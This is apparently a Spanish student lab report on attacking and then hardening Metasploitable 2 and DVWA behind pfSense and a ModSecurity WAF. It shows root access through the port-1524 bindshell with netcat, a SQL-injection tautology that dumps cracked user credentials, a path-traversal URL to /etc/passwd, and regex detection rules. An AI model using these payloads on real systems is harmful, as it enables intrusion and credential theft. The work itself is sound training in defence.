

Informe de la Misión Orden 443



En este informe se redactara paso a paso la configuración del **pfSense**, el WAF **ModSecurity** y la enumeración de explotaciones dentro de la maquina **Meta2** y **DVWA**.

Configuración en la terminal del pfSense

Una vez hemos configurado todas las redes para que la misión de comienzo nos desplazamos dentro de la plataforma **PFsense** para empezar a configurar nuestras reglas bajo el **Principio de Mínimo Privilegio**

```
WAN (wan)      -> em0 -> v4/DHCP4: 10.0.10.4/24
LANDWVA (lan)  -> em1 -> v4: 192.168.56.4/24
LANMETAZ (opt1) -> em2 -> v4: 192.168.139.4/24
```

Dentro de PFsense

Dentro de **PFsense** lo que vamos a hacer una vez hemos configurado las 3 interfaces de red será empezar a crear reglas. En este caso empezaremos a configurar las reglas de la interfaz de red perteneciente a la **Meta2**

Interface	Network port	
WAN	em0 (08:00:27:0c:f2:37)	<input type="button" value="Delete"/>
LANDWVA	em1 (08:00:27:1c:30:65)	<input type="button" value="Delete"/>
LANMETA2	em2 (08:00:27:ae:03:fa)	<input type="button" value="Delete"/>

Como hemos comentado antes. Empezaremos a configurar desde la mínima permisibilidad y a partir de ahí ir creando reglas según nuestras necesidades.

Explotando META2

Configuramos una regla para poder realizar un **nmap** desde mi **KALI** para poder ver que puertos tiene abiertos esta maquina.

- **Interface:** WAN
- **Protocol:** TCP
- **Source:** Any
- **Destination:** Any

Rules (Drag to Change Order)										
States	Protocol	Source	Port	Destination	Port	Gateway	Queue	Schedule	Description	Actions
<input checked="" type="checkbox"/>	12/404.00 MiB	IPv4 TCP	10.0.10.3	*	192.168.139.100	*	*	none	Para poder realizar NMAP en mi KALI	

```
nmap --open 102.168.100-110
```

```

└$ nmap --open 192.168.139.100-110
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-10 12:15 CET
Nmap scan report for 192.168.139.100
Host is up (0.00062s latency).

Not shown: 977 closed tcp ports (reset)

PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown

```

Vemos que solo hay un host abierto así que volvemos a modificar la regla anterior para seguir con el Principio de Mínimo Privilegio

- **Interface:** WAN
- **Protocol:** TCP
- **Source:** Alias - 10.0.10.3
- **Destination:** 192.168.56.105

Floating	WAN	LANDVWA	LANMETA2								
Rules (Drag to Change Order)											
	States	Protocol	Source	Port	Destination	Port	Gateway	Queue	Schedule	Description	Actions
<input type="checkbox"/>	<input checked="" type="checkbox"/> 12/404.00 MiB	IPv4 TCP	10.0.10.3	*	192.168.139.100	*	*	none		Para poder realizar NMAP en mi KALI	
<input type="checkbox"/>	<input checked="" type="checkbox"/> 0/0 B	IPv4 TCP	10.0.10.3	*	192.168.56.105	*	*	none		Regla para poder lanzar NMAP desde mi KALI	

Procedemos a enumerar versiones y posibles scripts vulnerables para este host

```
nmap -p- -sV -sC -sS --open --min-rate 5000 192.168.139.100 -Pn
```

Nos da algunas vulnerabilidades interesantes para este host pero encontramos una especialmente interesante y sencilla de explotar dentro del servicio **telnet** por el puerto **1524**

100024 1 34599/udp status	Virtual I Support
_ 100024 1 44552/tcp status	Configur (php.ini)
139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)	Loaded File
445/tcp open netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)	Scan thi addition
512/tcp open exec netkit-rsh rexecd	addition parsed
513/tcp open login?	
514/tcp open shell Netkit rshd	
1099/tcp open java-rmi GNU Classpath grmiregistry	
1524/tcp open bindshell Metasploitable root shell	
2049/tcp open nfs 2-4 (RPC #100003)	
2121/tcp open ccproxy-ftp?	
3306/tcp open mysql MySQL 5.0.51a-3ubuntu5	
mysql-info.	

Si nos fijamos, el puerto **1524** nos da una **bindshell**, una **vulnerabilidad extrema** que lo que hace es interpretar comandos del sistema a un puerto de red en concreto. En nuestro caso al puerto **1524** y además como **root**.

Lo único que tendríamos que hacer para explotar esta vulnerabilidad tan salvaje es entrar utilizando un **cliente de red capaz de enviar y recibir texto plano, como por ejemplo, el famoso Netcat**

A diferencia de un navegador web que solo entiende HTML, **Netcat** funciona como un **conector de punto a punto**. Por eso la utilizamos con tanta frecuencia para nuestras **ReverseShells**.

Al ejecutar el comando `nc 192.168.139.100 1524`, lo que estamos haciendo es conectar nuestro teclado directamente al puerto donde el servidor tiene 'atada' su terminal de **root**.

```
(an4nsi㉿kali)-[~/Plataformas/TheBridge/Orden443]
$ nc 192.168.139.100 1524
root@metasploitable:/# whoami
root
root@metasploitable:/#
```

```
root@metasploitable:/# cd /home
root@metasploitable:/home# ls
ftp
hansolo
msfadmin
service
user
root@metasploitable:/home# cd hansolo
root@metasploitable:/home/hansolo# ls
flag.txt
root@metasploitable:/home/hansolo# cat flag.txt
Enhorabuena! Has completado el reto con éxito!
Para verificarlo introduce en el campus virtual el hash sha256 de la
siguiente frase: M4yThe4ceBeWithYou!
root@metasploitable:/home/hansolo#
```

Encontramos con sorprendente facilidad la `flag.txt` dentro del user `hansolo`.

Como veremos mas adelante en la maquina `DVWA` nos dará también dentro de una base de datos las credenciales de este mismo usuario en el cual podríamos entrar también por `SSH` para que nos diese el mismo resultado que nos esta dando ahora a través de esta vulnerabilidad `bindshell`

La maquina `Metasploit` ya estaría totalmente vulnerada.

Ahora lo que podemos hacer si lo que queremos es cerrar este puerto para no tener una vulnerabilidad tan extrema como esta será modificar la regla en el `PFsense`

Lo que queremos hacer es bloquear el acceso desde cualquier hacia el puerto `1524` de la maquina `Meta2` asique creamos otra regla justo con esos parámetros dentro de las reglas de la **WAN**.

- **Action:** Block
- **Source:** Any
- **Destination:** Address or Alias - 192.168.139.100
- **Destination Port Range:** 1524

Rules (Drag to Change Order)											Actions
	States	Protocol	Source	Port	Destination	Port	Gateway	Queue	Schedule	Description	Actions
<input type="checkbox"/>	X 0/0 B	IPv4 TCP	*	*	192.168.139.100	1524	*	none		Cierre de vulnerabilidad Bindshell (Sanitización)	
<input type="checkbox"/>	✓ 1/177 Kib	IPv4 TCP	10.0.10.3	*	192.168.139.100	*	*	none		Para poder realizar NMAP en mi KALI	
<input type="checkbox"/>	✓ 0/0 B	IPv4 TCP	10.0.10.3	*	192.168.56.105	*	*	none		Regla para poder lanzar NMAP desde mi KALI	

Add Add Delete Toggle Copy Save Separator

Ahora si intentamos lanzar un `nmap` a ese puerto en concreto nos podremos dar cuenta que aparece como `filtered`. Acabamos de securizar este puerto.

```
nmap -p1524 192.168.139.100
```

```
(an4nsi㉿kali)-[~/Plataformas/TheBridge/Orden443]
$ nmap -p1524 192.168.139.100
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-10 12:51 CET
Nmap scan report for 192.168.139.100
Host is up (0.0012s latency).

PORT      STATE      SERVICE
1524/tcp  filtered  ingreslock

Nmap done: 1 IP address (1 host up) scanned in 0.37 seconds
```

Podríamos crear una regla como esta para cada puerto donde podamos encontrar una vulnerabilidad aunque en esta maquina toda esa configuración se escapa del nuestro scope.

EXPLOTANDO LA DVWA a través de MOD SECURITY

Vamos a empezar creando una primera regla del `PFsense` que me deje en este caso poder lanzar un `nmap` desde mi **Kali** a la **192.168.56.100** hasta la **192.168.56.110** para ver que IP's están levantadas (igual que en la **Meta2**).

La clave para realizar todo esto será poner estas pautas en la primera regla que haremos dentro de la **WAN** tambien igual como hicimos en la maquina anterior **Meta2**.

- **Interface:** WAN
- **Protocol:** TCP
- **Source:** Any

- **Destination:** Any

Floating	WAN	LANDVWA	LANMETA2								
Rules (Drag to Change Order)											
	States	Protocol	Source	Port	Destination	Port	Gateway	Queue	Schedule	Description	Actions
<input checked="" type="checkbox"/>	0/0 B	IPv4 TCP	*	*	*	*	*	none		Regla para poder lanzar NMAP desde mi KALI	

Ahora si hacemos un `nmap` desde nuestra **KALI** comprobaremos que **solo hay un host levantado** que tenga puertos totalmente abiertos. En este caso la **192.168.56.105**.

```
sudo nmap 192.168.56.100-110
```

```
Nmap scan report for 192.168.56.105
Host is up (0.053s latency).
Not shown: 990 closed tcp ports (reset)
PORT      STATE    SERVICE
22/tcp    open     ssh
80/tcp    open     http
1102/tcp  filtered adobeserver-1
1105/tcp  filtered ftranhc
4550/tcp  filtered gds-adppiw-db
5190/tcp  filtered aol
8200/tcp  filtered trivnet1
9102/tcp  filtered jetdirect
24444/tcp filtered unknown
42510/tcp filtered caerpc
```

Una vez sabemos todo esto volveremos a configurar nuestra regla para que sigua el **principio del Minimo Privilegio** modificando algunas pautas en la regla creada anteriormente.

- **Interface:** WAN
- **Protocol:** TCP
- **Source:** Alias - 10.0.10.3
- **Destination:** 192.168.56.105


Rules (Drag to Change Order)											
	States	Protocol	Source	Port	Destination	Port	Gateway	Queue	Schedule	Description	Actions
<input checked="" type="checkbox"/>	0/0 B	IPv4 TCP	10.0.10.3	*	192.168.56.105	*	*	none		Regla para poder lanzar NMAP desde mi KALI	

Ahora que ya sabemos que puertos están abiertos (**22 y 80**) vamos a intentar explotar la **DVWA** en busca de credenciales validas con el objetivo de vulnerar al máximo esta maquina.

1. Enumerando el servicio 80

Empezamos con el servicio 80 en el que vemos que nos encontramos ante la típica maquina **DVWA** asique entraremos con las credenciales por defecto de esta maquina

- **User:** admin
- **Pass:** password



Vemos que dentro de ella el nivel de seguridad se encuentra en "**medium**" asique lo primero que faremos para trabajar de manera mucho mas cómoda será bajar el nivel de seguridad a "**low**" de una manera extremadamente sencilla. Capturamos la petición por **Burpsuite** y modificamos el parámetro "**HTTP match and replace rules**"

The screenshot shows the Burpsuite application's interface. On the left, the 'Request' tab displays a captured HTTP request. The request details are as follows:

```
1 GET /security/index.php HTTP/1.1
2 Host: 192.168.56.105
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: es-ES,es;q=0.8,en-US;q=0.5,en;q=0.3
6 Accept-Encoding: gzip, deflate, br
7 Connection: keep-alive
8 Referer: http://192.168.56.105/index.php
9 Cookie: PHPSESSID=5r1hb4phj5kpnklif6vd5gse; security=medium
10 Upgrade-Insecure-Requests: 1
11 Priority: -1
12
13
```

The right side of the interface contains the 'Inspector' tab, which provides detailed information about the request's attributes, query parameters, body parameters, cookies, and headers. A red box highlights the 'Notes' tab in the inspector panel. At the bottom, the status bar shows 'Memory: 123.7MB' and 'Disabled'.

The screenshot shows the Burp Suite interface. The left sidebar has sections like Tools, Project, User interface, and Network. The 'Proxy' tab is selected and highlighted with a red box. In the main area, there's a section titled 'HTTP match and replace rules' with a table of rules. Below it is a 'WebSocket match and replace rules' section. A modal window is open over the main content, titled 'Add match/replace rule'. It has tabs for 'Settings mode' (selected) and 'Script mode'. Under 'Type', 'Request header' is chosen. The 'Match' field contains 'security=medium'. The 'Replace' field contains 'security=low'. A comment 'Bajar la seguridad a "low"' is entered. The 'Original request' pane shows a POST /update HTTP/2 request with security=medium. The 'Auto-modified request' pane shows the same request with security=low. The bottom right of the modal shows a table of existing rules.

De esta manera lo que le estamos diciendo a **Burpsuite** es que dentro de esta petición modifique el “**Request Header**” de la maquina **DVWA** de manera permanente modificando la seguridad de “**medium**” a “**low**”.

The screenshot shows the DVWA application. On the left, there's a sidebar with links: DVWA Security, PHP Info, About, and Logout. The main content area has a heading 'More Training Resources' with a link to 'DVWA aims to cover the most commonly seen vulnerabilities found in today's web applications...'. Below this, there's a box containing session information: Username: admin, Security Level: Security Level: low, Locale: en, SQLi DB: mysql. The 'Security Level: low' part is highlighted with a red box.

Efectivamente funciona. Ahora podremos trabajar de una manera mucho mas cómoda.

Dentro de la **DVWA** en la sección de **SQL injection** procedemos a pasarle un parámetro bastante sencillo aprovechando el nivel de seguridad **"low"** para ver que nos responde

The screenshot shows the DVWA application's interface. On the left, a sidebar menu lists various security vulnerabilities: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection (the current section), and SQL Injection (Blind). The main content area is titled "Vulnerability: SQL Injection". It contains a form with a red border where the "User ID" field has the value "' OR '1'='1" and a "Submit" button. Below the form, a "More Information" section provides links to external resources about SQL injection.

Lo que hace el comando `' OR '1'='1'` es romper la lógica de la base de datos en este caso de la **DVWA**. Al añadir un `"0"` seguido de una verdad universal `(1=1)`, la condición **WHERE** siempre se cumple.

Resultado: el filtro se anula y la base de datos escupe todos los registros que contiene.

Nos escupe varios usuarios de los cuales **3 son altamente interesantes** y coinciden con el scope de la misión. A continuación reflejaré ya los nombres de usuarios con las contraseñas deshaseadas en la plataforma **crackstation**

- **luke:lastjedi**
- **leia:rebelprincess**
- **hansolo:chewbacca**

1.1 Dentro del WAF Mod_Security

Una vez tenemos las credenciales de dichos usuarios lo que podemos hacer ahora es entrar con el user de **leia** por **ssh** para poder configurar el **WAF Mod_security**

```
root@ubuntu-modsec-VirtualBox:/home/leia# ls
Descargas Documentos Escritorio Imágenes modsec_audit.log Música Plantillas Público snap Videos waf_rule.conf
root@ubuntu-modsec-VirtualBox:/home/leia# cat waf_rule.conf
SecRule REQUEST_URI "@rx \.\./" "id:1001,phase:2,deny,status:403,log,msg:'Attempted Path Traversal Detected'"
root@ubuntu-modsec-VirtualBox:/home/leia#
```

Si nos fijamos nos encontramos con **dos archivos altamente valiosos**. El **modsec_audit.log** en el que como root podremos ver el historial de todos los **intentos de login** realizados por cualquier persona (en este caso nosotros) que se han realizado para intentar entrar

a esta maquina. Y luego el archivo `waf_rule.conf` que básicamente será el archivo de configuración de las reglas del propio **WAF**.

Si nos fijamos atentamente en la imagen anterior podremos comprobar que solo habia una regla configurada:

```
SecRule REQUEST_URI "@rx \.\\./" "id:1001,phase:2,deny,status:403,log,msg:'Attempted Path Traversal Detected'"
```

Esta regla estaba diseñada para frenar ataques de **Directory Traversal** (o Path Traversal). Sin esta regla, nosotros podríamos haber intentado leer archivos sensibles del sistema a través de la maquina **DVWA** haciendo algo como:

```
http://192.168.56.104/vulnerabilities/fi/?page= ../../../../../../etc/passwd
```

Al detectar los `..`, el WAF asume que estamos intentando "saltar" fuera de la carpeta de la web para cotillear en las tripas del sistema.

1.2 Creando nuestras propias reglas

Lo que vamos a hacer ahora es crear nuestras propias reglas para **bloquear cualquier tipo de intento de inyección SQL** dentro de la maquina **DVWA**.

Para eso utilizaremos **4 reglas fundamentales** para bloquear inyecciones SQL.,

```
# 0. Regla por defecto del WAF
SecRule REQUEST_URI "@rx \.\\./" "id:1001,phase:2,deny,status:403,log,msg:'Attempted Path Traversal Detected'"

# 1. Bloquear Tautologías comunes (OR i=1)
SecRule ARGS "@rx (?i)OR\s+['\"]?\d+['\"]?\s*=\s*['\"]?\d+['\"]?" \
"id:2001,phase:2,deny,status:403,log,msg:'SQLi Detected: Tautology/Logical Bypass'"

# 2. Bloquear ataques UNION SELECT
SecRule ARGS "@rx (?i)UNION\s+SELECT" \
"id:2002,phase:2,deny,status:403,log,msg:'SQLi Detected: UNION SELECT attack'"

# 3. Bloquear meta-caracteres de comentarios SQL
SecRule ARGS "@rx (-\#|/\*)" \
"id:2003,phase:2,deny,status:403,log,msg:'SQLi Detected: Comment injection'"

# 4. Bloquear palabras clave peligrosas (DROP, INSERT, UPDATE, DELETE)
SecRule ARGS "@rx (?i)(DROP|INSERT|UPDATE|DELETE)\s+FROM" \
"id:2004,phase:2,deny,status:403,log,msg:'SQLi Detected: Data Modification Attempt'"
```

- **Regla 1: Bloqueo de Tautologías**

- ```
SecRule ARGS "@rx (?i)OR\s+['\"]?\d+['\"]?\s*=\s*['\"]?\d+['\"]?" \
"id:2001,phase:2,deny,status:403,log,msg:'SQLi Detected: Tautology/Logical Bypass'"
```

Detecta comparaciones lógicas que siempre son verdaderas (como `1=1` o `'a'='a'`). Su función es evitar anulemos los filtros de seguridad de la base de datos para obtener acceso no autorizado.

- **Regla 2: Bloqueo de UNION SELECT**

- `SecRule ARGS "@rx (?i)UNION\s+SELECT" \`  
`"id:2002,phase:2,deny,status:403,log,msg:'SQLi Detected: UNION SELECT attack'"`

Identifica la combinación de estas dos palabras clave. Sirve para impedir "fusionemos" la consulta legítima con una propia para extraer datos sensibles

- **Regla 3: Bloqueo de Comentarios SQL**

- `SecRule ARGS "@rx (?:#|/*|--)" \`  
`"id:2003,phase:2,deny,status:403,log,msg:'SQLi Detected: Comment injection'"`

Detecta símbolos utilizados para anular el resto del código programado. Al bloquearlos, evitamos que podamos "limpiar" los errores de sintaxis de su inyección para que esta se ejecute con éxito.

- **Regla 4: Bloqueo de Modificación de Datos (DML)**

- `SecRule ARGS "@rx (?i)(DROP|INSERT|UPDATE|DELETE)\s+FROM" \`  
`"id:2004,phase:2,deny,status:403,log,msg:'SQLi Detected: Data Modification Attempt'"`

Filtrá comandos que intentan alterar o destruir la base de datos. Su objetivo es proteger la integridad de la información, impidiendo el borrado de tablas o la modificación de registros.

Todas las reglas están configuradas para interrumpir la conexión inmediatamente (`deny`), devolver un error de acceso denegado (`status:403`) y registrar el evento en el log de auditoría para su análisis.

### Activando las reglas:

Una vez tenemos todas las reglas configuradas lo que tenemos que hacer ahora es **activar estas reglas**

```
sudo nano /etc/apache2/mods-enabled/security2.conf
```

Tendremos que modificar las líneas que añadimos para que sea exacta. Usaremos `Include` en lugar de `IncludeOptional` para que, si hay un error de ruta, Apache nos avise al reiniciar:

```
GNU nano 7.2
<IfModule security2_module>
 # Default Debian dir for modsecurity's persistent data
 SecDataDir /var/cache/modsecurity

 # Include all the *.conf files in /etc/modsecurity.
 # Keeping your local configuration in that directory
 # will allow for an easy upgrade of THIS file and
 # make your life easier
 Include /etc/modsecurity/*.conf

 # Include OWASP ModSecurity CRS rules if installed
 #IncludeOptional /usr/share/modsecurity-crs/*.load
 Include /home/leia/waf_rule.conf
</IfModule>
```

Home  
Instructions  
Setup / Reset DB  
Brute Force

Por defecto, la carpeta `/home/leia` es privada. Si el servidor web (`www-data`) no puede entrar en la carpeta de `/home/leia`, no podrá leer nuestras reglas aunque tengamos el archivo bien configurado.

**Ejecutaremos estos dos comandos para asegurar el acceso:**

Damos permisos de ejecución a la carpeta de Leia para que el WAF pueda entrar:

```
sudo chmod 755 /home/leia
```

Damos permiso de lectura al propio archivo donde tenemos configurado las reglas:

```
sudo chmod 644 /home/leia/waf_rule.conf
```

## **Reiniciando Apache**

Lo que haremos ahora será reiniciar Apache para activar las reglas que hemos configurado. En el caso de que haya algún error en nuestras reglas Apache **no**

arrancará y nos dará un mensaje de error. En cualquier caso, si eso sucede será buena señal, porque significará que está intentando leer el archivo.


```
sudo systemctl restart apache2
```

Cuando ejecutamos el comando `sudo systemctl status apache2`, el sistema abrirá un visor de texto para mostrarnos los logs. Puede parecer que **se ha quedado colgado** pero simplemente está esperando a que naveguemos por el texto o que salgamos del visor (con la tecla `q`)

## Verificando las reglas

Ahora que hemos reiniciado el apache lo que tendremos que hacer ahora es verificar que las reglas configuradas en el WAF Apache las aceptó. Utilizaremos este comando para comprobar que todo funciona correctamente:

```
sudo systemctl status apache2
```




```
SESSION Acciones Editar Vista Ayuda
leia@ubuntu-modsec-VirtualBox:~$ sudo systemctl status apache2
● apache2.service - The Apache HTTP Server
 Loaded: loaded (/usr/lib/systemd/system/apache2.service; enabled; preset: enabled)
 Active: active (running) since Wed 2026-01-14 10:57:58 CET; 12min ago
 Docs: https://httpd.apache.org/docs/2.4/
 Process: 5529 ExecStart=/usr/sbin/apachectl start (code=exited, status=0/SUCCESS)
 Main PID: 5532 (apache2)
 Tasks: 55 (limit: 3469)
 Memory: 8.6M (peak: 8.9M)
Apache/2.4.42 PHP/8.1.12 PHP-FPM/8.1.12 mod_fcgid/2.3.1 mod_perl/2.0.11 mod_ssl/2.4.42 OpenSSL/3.0.2 mod_gnutls/3.7.1 mod_vhost_alias/2.4.42 mod_wsgi/4.7.1 mod_dav/2.0.52 mod_authn_file/2.4.42 mod_authn_socache/2.4.42 mod_authz_file/2.4.42 mod_authz_groupfile/2.4.42 mod_authz_pam/2.4.42 mod_authz_core/2.4.42 mod_deflate/2.4.42 mod_expires/2.4.42 mod_headers/2.4.42 mod_mime/2.4.42 mod_negotiation/2.4.42 mod_proxy/2.4.42 mod_proxy_fcgi/2.4.42 mod_proxy_wstunnel/2.4.42 mod_rewrite/2.4.42 mod_setenvif/2.4.42 mod_socache_memcached/2.4.42 mod_subrequest/2.4.42 mod_userdir/2.4.42 mod_dav_fs/2.4.42 mod_ldap/2.4.42 mod_dav_svn/2.4.42 mod_svn/2.4.42 mod_dav_fs/2.4.42 mod_ldap/2.4.42 mod_dav_svn/2.4.42 mod_svn/2.4.42
CPU: 62ms Linux Server at 192.168.56.105 Port 80
CGroup: /system.slice/apache2.service
 ├─5532 /usr/sbin/apache2 -k start
 ├─5534 /usr/sbin/apache2 -k start
 └─5535 /usr/sbin/apache2 -k start
```

Podemos comprobar que el estado es **Active (running)**. Buena señal, Apache ha aceptado las reglas correctamente así que si ahora mismo intentamos una **inyección SQL** nos daremos cuenta que ya no podremos.

## Intentando de nuevo SQLi

**Vulnerability: SQL Injection**

User ID:



Forbidden

You don't have permission to access this resource.

---

Apache/2.4.58 (Ubuntu) Server at 192.168.56.105 Port 80

Como podemos comprobar, **ya no nos deja realizar inyecciones SQL**. Además, si entramos en la carpeta de logs nos daremos cuenta de que se esta registrando todo correctamente.

```
sudo tail -n 25 modsec_audit.log
```

Este comando lo que hace es mostrarnos las ultimas 25 líneas ya que si mostramos la carpeta entera seria bastante grande en función de cuantas veces hayamos intentado ejecutar dichos ataques.

- **Message: Access denied with code 403** : Confirma que el WAF bloqueó el acceso con el código que configuramos.
  - **id "2001"** : Indica que saltó exactamente la primera regla que creamos (la de tautologías).
  - **msg "SQLi Detected: Tautology/Logical Bypass"** : Aparece el mensaje personalizado que escribimos en el archivo.
  - **Pattern match** : Nos muestra el fragmento de código injectado que detectó la expresión regular.

- **Action: Intercepted (phase 2)**: Confirma que el WAF interceptó la petición en la fase de análisis de argumentos. (fase 2)

## 1.3 Ultima configuración en el pfSense

Una vez tenemos las reglas del WAF realizadas lo que vamos a hacer ahora es **securizar los puertos** **80 y 22** para que no podamos entrar

Rules (Drag to Change Order)											Actions
	States	Protocol	Source	Port	Destination	Port	Gateway	Queue	Schedule	Description	Actions
<input type="checkbox"/>	X 0/0 B	IPv4 TCP	10.0.10.3	*	192.168.56.105	22 (SSH)	*	none		Block Puerto 22	
<input type="checkbox"/>	X 0/88 B	IPv4 TCP	10.0.10.3	*	192.168.56.105	80 (HTTP)	*	none		Block Puerto 80	

Lo que hemos realizado en esta ocasión es bloquearnos a nosotros mismos la capacidad de poder entrar en dichos puertos. Para una mayor seguridad podríamos haber puesto que ninguna IP pudiese entrar para que el bloqueo fuese aun mayor.

Si ahora lanzamos un **nmap** nos daremos cuenta justo de esto que comentábamos

```
nmap 192.168.56.105
```

```
zsh: corrupt history file /home/an4nsi/.zsh_history
(an4nsi㉿kali)-[~]
$ nmap 192.168.56.105
Starting Nmap 7.95 (https://nmap.org) at 2026-01-14 11:16 CET
Nmap scan report for 192.168.56.105
Host is up (0.0010s latency).
Not shown: 998 closed tcp ports (reset)
PORT STATE SERVICE
22/tcp filtered ssh
80/tcp filtered http
Nmap done: 1 IP address (1 host up) scanned in 1.35 seconds
```

## 2. Resumen y Conclusión

## **Resumen de la Misión Orden 443:**

Este laboratorio ha consistido en una auditoría de seguridad y fortificación de un entorno compuesto por las máquinas **Metasploitable 2** y **DVWA**, protegidas perimetralmente por un firewall **pfSense**. El objetivo fue doble: identificar vectores de ataque críticos (**Bind Shell** en Metasploitable2 y **SQL Injection** en DVWA) y aplicar una estrategia de **Defensa en Profundidad** mediante el endurecimiento de reglas de red.

### **Logros:**

- 1. Explotación y Mitigación en Meta2:** Se identificó una vulnerabilidad de **Bind Shell** en el puerto **1524** que permitía acceso total como **root**. La amenaza fue mitigada en el **pfSense** mediante una política de "**Denegación por Defecto**", transformando el estado del puerto de **open** a **filtered**.
- 2. Bypass de Lógica y Extracción de Datos:** En la plataforma **DVWA**, se utilizó una **tautología SQL** (`'OR '1'='1`) para anular las restricciones del lado del servidor, logrando el volcado completo de la base de datos y la obtención de credenciales de usuarios clave (**luke**, **leia**, **hansolo**).
- 3. Implementación de WAF con reglas personalizadas:** Se desarrolló un conjunto de reglas robustas en **ModSecurity** para interceptar diferentes ataques de **inyección SQL**. La integración se realizó siguiendo el **Principio de Mínimo Privilegio**, asegurando que el motor de filtrado operara en modo **Enforcement (On)**.
- 4. Validación de Seguridad:** Mediante el análisis de los logs de auditoría (**modsec\_audit.log**) y el uso de herramientas de escaneo como **nmap**, se confirmó que las peticiones maliciosas son ahora interceptadas con un código de estado **403 Forbidden**, neutralizando el vector de ataque original.